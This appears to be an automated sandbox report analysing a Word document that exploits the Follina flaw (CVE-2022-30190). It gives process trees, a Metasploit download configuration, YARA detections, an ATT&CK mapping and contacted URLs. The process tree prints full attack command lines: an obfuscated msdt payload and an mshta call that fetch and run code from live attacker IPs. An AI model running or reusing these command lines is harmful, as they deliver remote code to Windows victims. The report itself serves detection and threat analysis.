ID: 647003
Sample Name:
V3g2Pfu707.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:18:50
Date: 16/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

V3g2Pfu707.docx


Overview

General Information

Sample Name:	V3g2Pfu707.docx
Analysis ID:	647003
MD5:	b60cd79e2c14db..
SHA1:	07a2811a3ea7a4.
SHA256:	6ddab79a6d836f..
Tags:	CVE-2022-30190 doc follina
Infos:	



Detection




Metasploit, Follina CVE-2022-30190

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Metasploit Payload
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Microsoft Office Expl…
- Uses known network protocols on n…
- Detected suspicious Microsoft Offic…
- Contains an external reference to an…
- C2 URLs / IPs found in malware con…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6308 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6532 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 7052 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'bQBzAGgAdABhACAAaAB0AHQAcAA6AC8ALwAxADUAOQAuADcANQAuADEAMwA1AC4AMQA2ADIAOgA2ADEAMgA1ADYALwBkAGwAbABoAG8AcwB0AC4AaAB0AGEA'+[char]34+'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 4208 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\s0ida0bj\s0ida0bj.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6980 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5C8A.tmp" "c:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 6940 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hfyslwgs\hfyslwgs.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 3400 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5BB.tmp" "c:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- mshta.exe (PID: 5852 cmdline: "C:\Windows\system32\mshta.exe" http://159.75.135.162:61256/dllhost.hta MD5: 7083239CE743FDB68DFC933B7308E80A)
- csc.exe (PID: 5532 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\xppvbwul\xppvbwul.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6988 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES55EE.tmp" "c:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- EXCEL.EXE (PID: 400 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 2396 cmdline: C:\Windows\\SysWOW64\\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Metasploit

```
{
  "Headers": "Accept: */*\r\nAccept-Language: en-US,en;q=0.5\r\nReferer: https://www.microsoft.com/\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_07_00) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.56 Safari/535.11\r\n",
  "Type": "Metasploit Download",
  "URL": "http://106.55.17.200/jquery-3.3.1.slim.min.js"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x552:$a2: TargetMode="External" • 0x54a:$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x507:$olerel: relationships/oleObject • 0x520:$target1: Target="http • 0x552:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\exploit[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\exploit[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\164F6553.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BE8733D.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\164F6553.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
Click to see the 2 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000019.00000003.506676110.000000000626D000.00000004.00000800.00020000.00000000.sdmp	Cobaltbaltstrike_Payload_Encoded	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x2d8:$s17: Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117

Source	Rule	Description	Author	Strings
00000019.00000003.499865318.0000000006E54000.00000004.00000800.00020000.00000000.sdmp	Cobaltbaltstrike_Payload_Encoded	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0xf0:$s17: Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117
00000019.00000003.498703501.000000000583F000.00000004.00000800.00020000.00000000.sdmp	Cobaltbaltstrike_Payload_Encoded	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x90e:$s17: Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117
00000019.00000003.500021102.0000000006E34000.00000004.00000800.00020000.00000000.sdmp	Cobaltbaltstrike_Payload_Encoded	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x2b78:$s17: Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117
00000019.00000003.500164196.0000000006E17000.00000004.00000800.00020000.00000000.sdmp	Cobaltbaltstrike_Payload_Encoded	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x2800:$s17: Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117
Click to see the 170 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Uses known network protocols on non-standard ports

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior

Contains an external reference to another file

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports


Remote Access Functionality

Yara detected Metasploit Payload

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 2 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 1 Non-Standard Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 2 Process Injection	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Extra Window Memory Injection	1 Rundll32	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Extra Window Memory Injection	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
V3g2Pfu707.docx	34%	Virustotal		Browse
V3g2Pfu707.docx	29%	ReversingLabs	Document-Word.Exploit.CVE-2017-0199	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://106.55.17.200/jquery-3.3.1.slim.min.js	0%	Avira URL Cloud	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://159.75.135.162:61256/dllhost.htaindowsINetCookiesF&	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://159.75.135.162:61256/dllhost.htaV	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://159.75.135.162:61256/dllhost.htaY	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://106.55.17.200:62002/	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://159.75.135.162:61256/dllhost.htag	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://159.75.135.162:61256/dllhost.htaET4.C:	0%	Avira URL Cloud	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://106.55.17.200/	0%	Avira URL Cloud	safe	
http://https://106.55.17.200:62002/jquery-3.3.1.slim.min.js	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://106.55.17.200/jquery-3.3.1.slim.min.js	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://login.microsoftonline.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://shell.suite.office.com:1443	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://autodiscover-s.outlook.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://roaming.edog.	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://cdn.entity.	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://powerlift.acompli.net	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
